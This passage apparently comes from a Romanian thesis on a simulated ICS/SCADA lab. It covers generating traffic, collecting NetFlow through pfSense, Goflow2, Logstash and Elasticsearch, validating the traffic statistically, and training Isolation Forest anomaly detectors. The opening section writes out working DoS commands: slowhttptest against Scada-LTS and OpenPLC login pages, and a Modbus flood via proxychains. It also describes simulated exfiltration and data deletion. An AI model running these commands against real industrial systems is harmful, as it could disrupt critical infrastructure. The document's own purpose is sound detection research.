Odată ce atacatorul a obținut acces privilegiat, următoarea etapă simulată a fost exfiltrarea de date sensibile. Scriptul automatizează crearea unui tunel SSH către serverul SCADA (ssh -L), extragerea bazei de date utilizând mysqldump, simularea modificării datelor prin sincronizarea fișierelor modificate (ex: folosind rsync). Atacul a fost programat să ruleze la ora 20:31 și să reproducă un transfer masiv de date, detectabil prin analiza fluxurilor de trafic de rețea.

Un alt scrip programat sa ruleze intre orele 3:00-4:00 si 11:00-12:00 pentru a sterge datele generate de la senzori si arhivele din baza de date. Acesta introduce lipsuri de date detectabile in retea prin lipsa traficului care se genera la orele de transfer si backup.

7.4.4 Denial of Service (DoS)

Ultima categorie de atac simulată a fost perturbarea serviciilor industriale prin suprasolicitare, folosind instrumente specializate cum ar fi: modbus pentru atacuri de tip TCP SYN flood asupra protocolului modbus din PLC-uri și serverelor SQL si slowhttptest pentru atacuri slow HTTP asupra platformei SCADA.

Pentru a crește eficiența atacurilor DoS, a fost necesară limitarea resurselor containerelor țintă (CPU redus la 1 vcpu)

```
docker ps
docker update --cpus=1 <container-id>
```

Programul de executie este urmatorul:

- 15:01 - atac Dos asupra Modbus, acest atac nu a functionat fiind detectat de firewall si blocat.

  ```
  proxychains modbus 192.168.30.20 1
  ```

- 16:02 – atac DoS asupra SCADA 1

  ```
  proxychains slowhttptest -c 5000 -H -g -o scada.log -i 10 -r 900 -s 8192 \
  -t GET -u http://$TARGET_WEBSITE_IP:8080/Scada-LTS/login.htm
  ```

- 16:10 – atac repetat asupra SCADA 2
- 17:07 – atac DoS asupra PLC

  ```
  proxychains slowhttptest -c 5000 -H -g -o openplc.log -i 10 -r 900 -s 8192 \
  -t GET -u "http://$TARGET_WEBSITE_IP:8080/login"
  ```

- 17:19 – al doilea atac DoS asupra PLC.

Prin simularea acestor tipuri de atacuri, infrastructura de rețea a fost supusă unui stres controlat și variat, permițând astfel testarea capacităților sistemelor de monitorizare și detecție într-un mediu apropiat de realitatea operațională a rețelelor ICS moderne.

7.5 Arhitectura de colectare și procesare a datelor de trafic

Pentru a putea analiza în mod obiectiv comportamentul rețelei simulate și pentru a evalua performanța sistemelor de detecție a anomaliilor dezvoltate ulterior, a fost necesară implementarea unei infrastructuri dedicate de colectare, procesare și stocare a datelor de trafic generate în timpul simulărilor.

Obiectivul principal a fost obținerea unui set de date complet și precis, care să reflecte cu acuratețe fluxurile de pachete între zona Enterprise și zona Industrială, inclusiv evenimentele generate de activitățile normale și de atacurile simulate. Pentru a atinge acest obiectiv, am integrat mai multe componente tehnologice specializate, într-o arhitectură scalabilă și flexibilă.

În această arhitectură, datele de rețea au fost colectate la nivelul firewall-ului IDMZ, procesate și prelucrate printr-un lanț de instrumente software, și stocate în mod centralizat pentru analiza ulterioară. Pentru monitorizarea traficului în rețeaua ICS simulată, am utilizat funcționalitatea de export NetFlow oferită de firewall-ul pfSense implementat în zona IDMZ. Acesta a fost configurat cu ajutorul serviciului sFlowd, capabil să exporte fluxuri de date conform protocolului NetFlow v5.

7.5.1 Colectarea Datelor NetFlow din Simulare

Firewall-ul a fost configurat să capteze fluxurile de trafic care tranzitează IDMZ-ul — mai precis, fluxurile care provin din zona Enterprise și se îndreaptă către zona Industrială — și să le exporte către un server extern de colectare, situat în afara rețelei simulate.

Pentru a asigura această transmisie, a fost realizată o rulare specială a pachetelor NetFlow: datele NetFlow sunt rutate mai întâi prin firewall-ul din zona Enterprise, apoi sunt direcționate către rețeaua fizică reală, unde sunt recepționate de infrastructura de colectare.

7.5.2 Procesarea Datelor cu Goflow2 și Logstash

Serverul extern de colectare rulează o instanță a aplicației Goflow2, un software dezvoltat inițial ca un fork al unei solutii numite Goflow dezvoltata de Cloudflare. Pentru nevoile specifice ale acestui proiect, am modificat Goflow2 printr-un fork propriu, astfel încât să includă un modul suplimentar de export a datelor în format JSON, transmis prin TCP către un server Logstash.

Procesul funcționează astfel: Goflow2 primește fluxurile NetFlow v5 exportate de sFlowd, apoi datele sunt procesate și transformate într-un format JSON structurat, după fluxurile JSON sunt transmise în timp real către o instanță Logstash dedicată, utilizând un o sesiune TCP asigurând astfel ca datele sunt corecte și nu se pierd informatii importante din fluxuri.

În Logstash, datele sunt preluate și supuse unei prelucrări suplimentare. O etapă esențială a fost corectarea timestamp-urilor: în loc de a utiliza timpul de sosire la Logstash (care poate introduce întârzieri variabile), s-a utilizat timpul nanosecundă de recepție din simulare, care a fost modificat într-un timestamp folosind funcțiile din Logstash, garantând astfel o ordine temporală corectă a evenimentelor rețelei simulate.

```
mutate {
  add_field => { "timestamp_ms" => "%{time_flow_start_ns}" }
}
mutate {
  gsub => ["timestamp_ms", "\d{6}$", ""]
}
date {
  match => [ "timestamp_ms","UNIX_MS", "ISO8601" ]
  target => "timestamp_date"
  timezone => "UTC"
}
mutate {
  remove_field => ["timestamp_ms"]
}
```

Listarea 7.11: Corectarea timestamp-urilor în Logstash

O alta prelucrare a datelor a fost adaugarea unor variabile noi: dst_zone si src_zone, acestea conțin numele zonei din care vine pachetul (de exemplu, dst_zone : INDUSTRIAL, src_zone: ENTERPRISE), fiind mai ușor de analizat direcția pachetelor.

```
  cidr {
    address => ["%{src_addr}"]
    network => ["192.168.10.0/24"]
    add_field => { "src_zone" => "ENTERPRISE" }
  }

  cidr {
    address => ["%{dst_addr}"]
    network => ["192.168.30.0/24", "192.168.35.0/24"]
    add_field => { "dst_zone" => "INDUSTRIAL" }
  }
}
```

Listarea 7.12: Adăugarea zonelor sursă și destinație în Logstash

7.5.3 Stocarea Finală a Datelor în Elasticsearch

După preprocesare, fluxurile NetFlow sunt stocate în Elasticsearch, într-un index special configurat pentru analiza traficului ICS. Această bază de date NoSQL permite căutări rapide și eficiente în seturi mari de date, agregarea fluxurilor în funcție de IP, porturi, protocoale și timestamp și exportarea datelor pentru analize suplimentare (de exemplu în Kibana sau Python).

7.5.4 Perioada și Structura Simulării

Pentru obținerea unui set de date variat și echilibrat, am făcut următoarele simulări: 3 zile de trafic normal, pentru modelarea comportamentului operațional standard și 2 zile de trafic malițios, pentru introducerea evenimentelor de atac și testarea detectoarelor de anomalii.

În plus, pentru a putea eticheta corect datele, am efectuat două simulări separate pentru traficul malițios: 2 zile exclusiv cu trafic normal și 2 zile exclusiv cu trafic malițios.

Datele obținute au fost ulterior combinate într-un set complet de antrenament și validare, cu etichete corespunzătoare pentru fiecare eveniment înregistrat.

7.6 Validarea Datelor și Analiza Traficului Generat

Validarea traficului generat în cadrul simulării a fost un pas esențial pentru a confirma că datele generate și colectate reflectă cu fidelitate modelele de trafic propuse și că pot fi utilizate în mod fiabil pentru antrenarea și testarea sistemelor de detecție a anomaliilor. Pentru a realiza o evaluare riguroasă, procesul de validare a fost împărțit în două etape distincte:

Pentru validarea traficului uman, s-a folosit analiza capturilor pcap direct din stațiile Debian implicate în simulare, utilizând scripturi Python dezvoltate intern ce evaluează comportamentul ON/OFF, distribuțiile de dimensiuni ale pachetelor, autocorelația temporală (Hurst exponent) și distribuțiile de timp de sosire inter-pachet.

Pentru validarea generală a traficului rețelei, s-au folosit metrici de NetFlow extrase din firewall-ul pfSense (zona IDMZ), centralizate în Elasticsearch prin goflow2 și prelucrate cu Logstash. Acest punct strategic din arhitectură permite monitorizarea traficului relevant (din Enterprise către Industrial), excluzând pachetele generate de protocoale auxiliare precum ARP, DNS sau DHCP, care nu adaugă valoare simulării comportamentului uman.

7.6.1 Validarea Traficului PCAP

Metodologie

Pentru analiza traficului PCAP, au fost colectate capturi Wireshark de pe una dintre stațiile Debian care generau trafic web simulând utilizatorii SCADA. Aceste fișiere PCAP au fost analizate utilizând un script de python, dezvoltat pentru a extrage informații relevante precum: interarrival time (intervalul dintre sosirea pachetelor), distribuția dimensiunii pachetelor, identificarea perioadelor ON/OFF în fluxul de date, ajustarea și compararea distribuțiilor Weibull pentru perioadele active și inactive, calculul exponentului Hurst pentru auto-similaritatea fluxurilor.

Scriptul Python efectuează o analiză a traficului de rețea prin agregarea datelor la intervale de timp, determinarea perioadelor de activitate și inactivitate, precum și ajustarea distribuțiilor Weibull pentru aceste perioade. De asemenea, calculează exponentul Hurst pentru evaluarea comportamentului traficului.

Primul segment de cod agregă traficul la intervale de timp specificate și aplică o fereastră de netezire pentru o vizualizare mai clară:

```
sample_duration = "1S"
traffic_by_time = df.resample(sample_duration).sum()["length"]
traffic_smoothed = traffic_by_time.rolling(window=5, min_periods=1).mean()
```

Listarea 7.13: Agregarea traficului la intervale de timp

Următorul segment de cod determină perioadele de activitate (ON) și inactivitate (OFF) bazate pe un prag median:

```
threshold = traffic_smoothed.median()
on_off = traffic_smoothed > threshold
on_off_periods = on_off.ne(on_off.shift()).cumsum()
```

Listarea 7.14: Determinarea perioadelor ON/OFF

Apoi, scriptul agregă duratele perioadelor ON și OFF și ajustează distribuții Weibull pentru aceste durate:

```
durations = on_off.groupby(on_off_periods).agg(["size", "first"]).rename(columns={"
    size": "duration", "first": "is_on"})
on_durations = durations[durations["is_on"]]["duration"]
off_durations = durations[~durations["is_on"]]["duration"]

on_durations = on_durations[on_durations > 0.1]
off_durations = off_durations[off_durations > 0.1]

on_shape, on_loc, on_scale = weibull_min.fit(on_durations, floc=0)
off_shape, off_loc, off_scale = weibull_min.fit(off_durations, floc=0)
```

Listarea 7.15: Ajustarea distribuțiilor Weibull

În final, scriptul calculează exponentul Hurst pentru trafic și afișează parametrii distribuțiilor Weibull, precum și statisticile relevante:

```
hurst_exponent = nolds.hurst_rs(traffic_by_time.dropna())
print(f"Hurst Exponent: {hurst_exponent}")

print("ON Period Weibull Parameters:")
print(f"Shape: {on_shape}, Scale: {on_scale}")
print("OFF Period Weibull Parameters:")
print(f"Shape: {off_shape}, Scale: {off_scale}")

print("Summary:")
```

```
print(f"Median Interarrival Time: {df['interarrival_time'].median()} seconds")
print(f"Packet Size Statistics: {df['length'].describe()}")
print(f"ON Durations (seconds): {on_durations.describe()}")
print(f"OFF Durations (seconds): {off_durations.describe()}")
```

Listarea 7.16: Calculul exponentului Hurst și afișarea statisticilor

Rezultatele analizei

Analiza a fost efectuată folosind două seturi de sampling: la 1 secundă și la 10 secunde.

- Hurst Exponent:
  - 1s: H=0.541 (menține dependență pe termen lung, dar mai slabă);
  - 10s: H=0.729 (auto-similaritate puternică).

  Acestea indică auto-corelație pozitivă și auto-similaritate moderată, care se regăsește în traficul industrial real. Aceasta valoare este compatibilă cu cele raportate în studii privind generarea și modelarea traficului general [9] [17], care indică valori ale lui H intre [0.5, 0.9].



Figura 7.1: Diagrama ON/OFF asupra traficului

- Parametrii Weibull pentru perioadele ON/OFF:
  - ON periods: Shape k=1.709k=1.709 și Scale =9.68 =9.68 (activitate mai constantă și sesiuni ușor mai lungi la 1s).
  - OFF periods: Shape k=1.099k=1.099 și Scale =8.85 =8.85.

  Acești parametri sugerează o activitate consistentă, dar cu o variabilitate moderată în perioadele inactive.



Figura 7.2: Diagrama Weibull pentru durata sesiuniilor

- Interarrival Time:
  - Media timpului interarrival: 0.001740 secunde, confirmând activitate rapidă specifică traficului web.



Figura 7.3: Diagrama ON/OFF pentru durata sesiuniilor

- Packet Size Distribution:
  - Media pachetelor: 138 bytes.

– Majoritatea pachetelor sunt mici, caracteristic aplicațiilor SCADA/telemetrie.

Rezultatele confirmă că traficul generat de scripturile web-simulate reproduce caracteristicile reale ale traficului pentru accesarea portalului web ScadaLTS: perioade active concentrate, sesiuni de trafic intens intercalate cu pauze scurte și distribuții de mărimi de pachete tipice pentru comunicații de tip control și monitorizare.

Prin urmare, setul de date PCAP validat poate fi considerat reprezentativ pentru o rețea industrială operațională.

7.6.2 Validarea Traficului NetFlow

Metodologie

Pentru a evalua dacă traficul NetFlow generat în simulare reflectă un comportament realist, a fost aplicată o metodologie inspirată din mai multe surse de referință privind simularea și caracterizarea traficului de rețea:

- Synthetic Generation of Realistic Network Traffic (Gustafsson et al., 2022) [9]
- The Dos and Don'ts of Industrial Network Simulation (Duque Anton et al., 2018) [3]
- Industrial Control System Traffic Data Sets for Intrusion Detection Research (Morris & Gao, 2014) [14]

Acești autori recomandă o combinație de indicatori statistici pentru validarea realismului traficului sintetic: distribuții ale duratei fluxurilor, mărimea pachetelor, interarrival time, coeficientul de variație (CV), raportul byte/pachet și exponentul Hurst.

Pentru evalurea traficului la nivel de rețea, au fost analizate fluxurile NetFlow capturate de firewall-ul IDMZ și stocate în Elasticsearch. Analiza a fost efectuată utilizând o scripturi Python dezvoltate special pentru acest scop care au permis: calculul metricilor de bază (bytes, packets, flow duration, avg packet size), analiza timpilor de interarivare între fluxuri, determinarea distribuțiilor ON/OFF pentru activitate și repaus, estimarea exponentului Hurst pentru auto-similaritatea fluxurilor.

Datele NetFlow au fost extrase din zona IDMZ, pe un interval reprezentativ de o ora, cu peste 6.500 de fluxuri capturate.

Scriptul Python descris calculează diverse metrici derivate din valorile inițiale ale fluxurilor netflow, utilizând codul prezentat mai jos. Aceste metrici sunt esențiale pentru analiza ulterioară și filtrarea înregistrărilor eronate, cum ar fi cele cu zero pachete sau fără timp de interarival, rezultate din conexiuni TCP eșuate.

Primul segment de cod calculează durata fluxului, dimensiunea medie a pachetelor și timpul de interarival, după care filtrează înregistrările nedorite:

```
df["flow_duration"] = df["flow_end"] - df["flow_start"]
df["avg_packet_size"] = df["bytes"] / df["packets"]
df["interarrival_time"] = df["flow_start"].diff()

df = df[df["packets"] > 0]
df = df[df["interarrival_time"] > 0]

print("Flow-Level Metrics:")
print(df[["bytes", "packets", "flow_duration", "avg_packet_size"]].describe())
```

```
10
11 print("\nInterarrival Time Statistics:")
12 print(df["interarrival_time"].dropna().describe())
```

Listarea 7.17: Preprocesare variabile initiale

Următorul segment de cod se concentrează pe calcularea tiparului temporal al fluxurilor, exponentul Hurst și coeficientul de variație, metrici esențiale pentru analiza comportamentului fluxurilor de rețea:

```
1 time_bins = pd.cut(df["flow_start"], bins=np.arange(df["flow_start"].min(), df["
      flow_start"].max() + 1, 1))
2 flow_counts = time_bins.value_counts().sort_index()
3
4 # Hurst exponent for burstiness analysis
5 hurst_exponent = nolds.hurst_rs(flow_counts.values)
6 print(f"Hurst Exponent (Flow Counts): {hurst_exponent}")
7
8 # Coefficient of Variation (CV) for flow counts
9 cv = flow_counts.std() / flow_counts.mean()
10 print(f"Coefficient of Variation (Flow Counts): {cv}")
```

Listarea 7.18: Calculul metricilor esențiale

Rezultatele analizei

- Numarul de fluxuri și volum de trafic:
  - Număr total de fluxuri: 6.504
  - Dimensiune medie per flux: 827.6 bytes
  - Durată medie flux: 2.36 secunde
  - Pachete medii per flux: 9.76

  În Morris & Gao (2014), capturile SCADA reale arătau fluxuri cu durate medii intre 1-10 secunde și dimensiuni intre 700-1200 bytes, care se aliniază cu valorile măsurate în aceasta simulare. Similar, Gustafsson et al. notează ca fluxurile cu durate scurte și volum controlat sunt caracteristice traficului legitim și frecvent, specific protocoalelor industriale.



Figura 7.4: Compararea duratei unui flux cu mărimea în bytes a pachetelor din flux

- Interarrival Time:
  - Mediana: 0.755 secunde
  - Media: 13.92 secunde
  - Maxim 487 secunde

  Traficul industrial este caracterizat de periodicitate relativa și răspunsuri sincronizate. În simulările industriale din Duque et al., IAT-ul median era intre 0.5 și 1.5 secunde pentru interacțiuni periodice intre PLC-uri si SCADA. Valorile din simularea acestei lucrări confirma un comportament similar, cu o frecventa ridicata a inițierii fluxurilor și puține spike-uri de latenta.

- Coeficientul de variație (CV)
  - CV: 0.594

  Un CV < 1 indica trafic stabil, fară variații extreme. În studiile din domeniu traficul de tip enterprise avea CV > 1.2 (burstiness), în timp ce traficul SCADA sau IoT real avea CV 0.4–0.8. Rezultatul meu este în zona de stabilitate a rețelelor industriale reale, fără activitate haotică sau artefacte de simulare.



Figura 7.5: Variația flow-urilor timp de o ora

- Exponentul Hurst
  - Valoare estimata: H = 0.698

  H $\in$ (0.6, 0.8) este considerat standard pentru trafic cu long-range dependence și auto-similaritate — un semn că sursa generatoare nu este aleatoare pură, ci are o structură temporală. Morris & Gao raportează valori de H 0.7 pentru capturi SCADA reale, în timp ce în Varet et al., traficul simulativ cu distribuții Weibull și ON/OFF agregat produce H între 0.68–0.75. Astfel, valoarea obținută indică o simulare de înalt realism temporal.



Figura 7.6: Distribuția mărimii pachetelor

În concluzie toți indicatorii evaluați în această analiză se încadrează în intervalele raportate de literatura de specialitate [9] [3] [14], prin urmare, comportamentul global al traficului NetFlow obținut este consistent cu profilul unei rețele industriale legitime aflată în regim normal de funcționare.

8 Antrenarea algoritmilor de Machine Learning pentru detectia anomaliilor

8.1 Introducere

Utilizarea algoritmilor de învățare automata (Machine Learning – ML) pentru detecția anomaliilor în rețele industriale a devenit o direcție promițătoare, în special în contextul în care sistemele clasice de tip IDS (Intrusion Detection Systems) bazate pe reguli suferă de limitări legate de flexibilitate, capacitatea de adaptare la atacuri necunoscute și rate ridicate de alarme false. Abordările bazate pe ML permit analiza comportamentului normal al rețelelor și identificarea devierilor semnificative, fără a necesita o bază de semnături predefinită.

În cadrul acestui proiect, scopul a fost de a dezvolta un pipeline complet care să permită extragerea, etichetarea, procesarea și utilizarea unui set de date generat prin simulare pentru antrenarea unor modele de detecție a anomaliilor. În mod particular, au fost urmate următoarele etape: (1) colectarea datelor din infrastructura simulata (NetFlow exportat în Elasticsearch), (2) prelucrarea datelor și etichetarea acestora, (3) ingineria și selecția caracteristicilor relevante, și (4) antrenarea și compararea performanței mai multor algoritmi.

Prima abordare implementată a fost modelul Isolation Forest, selectat datorită eficienței sale în identificarea outlier-ilor în date de mari dimensiuni, fără a necesita o etichetare strictă prealabilă. Ulterior, pentru evaluarea obiectivă a performanței, au fost testate și alte modele complementare precum Autoencoder-și și Local Outlier Factor, folosind același set de date și un set comun de metrice de evaluare.

8.2 Colectarea și Pregătirea setului de date

Pentru dezvoltarea și evaluarea modelelor de detecție a anomaliilor, s-a realizat un proces riguros de colectare și pregătire a datelor, bazat pe fluxurile NetFlow exportate de firewall-ul IDMZ. Acestea au fost indexate în Elasticsearch, iar extragerea lor a fost realizată cu ajutorul unui script Python dedicat, care utilizează API-ul de scroll pentru a permite preluarea eficientă a unui volum mare de date, ceea ce nu este posibil prin metoda tradițională care e limitată la doar 10.000 de înregistrări.

Pentru validarea corectă a performanței modelelor a fost nevoie de etichetarea atacurilor în seturile de test. Pentru a permite etichetarea precisă a atacurilor, s-au derulat două simulări separate: una exclusiv cu trafic legitim și alta exclusiv cu trafic malițios. Această separare a fost esențială pentru a putea controla clar intervalele de timp în care au avut loc atacurile și pentru a evita etichetări greșite. Cele două fișiere rezultate au fost ulterior combinate folosind un script de Python care aliniază fluxurile după câmpurile (time_flow_start_ns) și (time_flow_end_ns), adăugând eticheta (attack_label) pentru identificarea instanțelor malițioase.

Seturile de date rezultate conțin un set de date pentru testare și evaluare, etichetate binar (normal / atac) și un set de date pentru antrenare care conține doar trafic normal, acestea constituie baza pe care s-au aplicat etapele ulterioare de procesare, selecție de caracteristici și antrenare a algoritmilor.

8.3 Ingineria și selecția caracteristicilor

Etapa de inginerie a caracteristicilor (feature engineering) are un rol esențial în determinarea performanței modelelor de învățare automată, mai ales în contextul detecției anomaliilor, unde nu există întotdeauna o separare clară între clase. Scopul acestei etape este identificarea și construirea unor caracteristici care pot evidenția comportamente neobișnuite ale traficului de rețea.

Setul brut de date obținut conține atribute extrase din fluxurile NetFlow, precum: *bytes, packets, duration, proto, tcp_flags, src_port, dst_port, flow_start și flow_end*. Multe dintre aceste câmpuri sunt utile în analiza cantitativă și temporală a comunicațiilor, însă anumite variabile, precum adresele IP sau porturile specifice, au fost excluse din setul final pentru a evita overfitting-ul și a asigura generalizarea modelelor.

Pe lângă variabilele originale, au fost construite mai multe caracteristici derivate, precum: *bytes_per_packet, packets_per_second, failed_tcp_per_second, tcp_flag_ratio*. Acestea adaugă caracteristici de proporționalitate și caracteristici bazate pe o fereastra de timp, ce pot ajuta modelul în a clasifica mai bine anomaliile de trafic normal, cum ar fi atacurile de tip brute-force sau scanările în rețea care generează un trafic mare într-un timp foarte scurt.

Pentru a reduce dimensiunea setului de caracteristici și a elimina redundanțele, s-au aplicat în paralel: Matricea de corelație pentru eliminarea variabilelor redundante (> 0.85), Filtrarea după variantă pentru a elimina atributele cu dispersie foarte scăzută, PCA (Principal Component Analysis) pentru evidențierea variabilelor cu contribuție mare la variabilitatea totală. Feature importance derivat din modelul Isolation Forest, evaluând impactul fiecărei variabile asupra scorului de anomalie.

Acești pași au fost iterați de mai multe ori, în paralel cu testarea performanței modelului Isolation Forest pe diverse subseturi de variabile. Astfel, selecția finală nu a fost doar statistică, ci și empirică, bazată pe rezultate concrete.

Au fost definite două seturi majore de variabile:

Set A (optimizat empiric): `packets_persecond, proto, duration, syn_flag_ratio, bytes_perpacket, unique_ports_contacted, failed_tcp_per_second`. Acest set a oferit cea mai bună performanță, cu o acuratețe de aproximativ 89% și o rată scăzută de alarme false. A fost preferat pentru modelele nesupravegheate, în special *Isolation Forest*.

Set B (analiză manuală): `bytes, tcp_flags, dst_port, ip_tos, in_if, out_if, duration, inter_arrival_packet_time, packets_per_second, payload_avg,tcp_failure_flag`. Deși acest set a inclus mai multe variabile brute și protocolare, performanța a fost semnificativ mai slabă, cu un F1-score mai mic cu peste 7% față de Set A.

În concluzie, selecția caracteristicilor a demonstrat impact major asupra performanței finale. Setul A a fost reținut pentru antrenarea tuturor modelelor ulterioare, fiind validat atât din punct de vedere teoretic (prin PCA și analiză de corelație), cât și empiric, prin performanțele obținute în simulările controlate.

8.4 Antrenarea și Testarea algoritmilor

După definirea setului optim de caracteristici, procesul de antrenare a modelelor a fost realizat într-un mediu Jupyter Notebook, folosind Python și biblioteci specifice de învățare automată

(scikit-learn, pandas, numpy). Obiectivul a fost evaluarea eficienței mai multor algoritmi nesupravegheați pentru detecția anomaliilor în rețele industriale, cu accent pe performanța în recunoașterea sesiunilor malițioase.

Setul de date utilizat în experiment a fost generat prin două simulări separate. Prima simulare, desfășurată pe o perioadă de trei zile, a conținut exclusiv trafic legitim și a fost utilizată integral pentru antrenarea modelelor. A doua simulare, întinsă pe două zile, a inclus atât trafic normal, cât și trafic malițios, și a fost utilizată în întregime ca set de testare pentru evaluarea performanței modelelor antrenate.

Această abordare a permis antrenarea algoritmilor în condiții controlate și evaluarea lor într-un scenariu mixt, apropiat de o situație reală în care atacurile pot apărea sporadic în cadrul unui trafic predominant benign.

Modelul principal utilizat a fost Isolation Forest, datorită performanței consistente demonstrate în lucrările de specialitate și a capacității sale de scalare eficientă pe volume mari de date. Pentru comparație, au fost testate și un model de tip Autoencoder (bazat pe reconstrucția inputului într-o rețea neuronală) și algoritmul Local Outlier Factor (LOF), cunoscut pentru sensibilitatea sa la densitatea locală a datelor.

Metodele de evaluare aplicate au inclus:

- Acuratețea generală.
- Precizia și rata de recall pentru clasa de atac.
- F1-score, ca medie între precizie și recall.
- Rata de alarme false pozitive și negative.

Mai jos sunt câteva exemple de implementare a antrenării modelelor:

```
from sklearn.ensemble import IsolationForest
from sklearn.metrics import confusion_matrix, classification_report

# Preprocesarea datelor
X = df_normalized.drop(columns=["attack_label"])
y = df_normalized["attack_label"]

# Antrenarea modelului
model = IsolationForest(n_estimators=100, contamination=0.13, random_state=42)
model.fit(X)
y_pred = model.predict(X)

# Conversie la format 0/1
y_pred_binary = [1 if val == -1 else 0 for val in y_pred]

# Evaluare
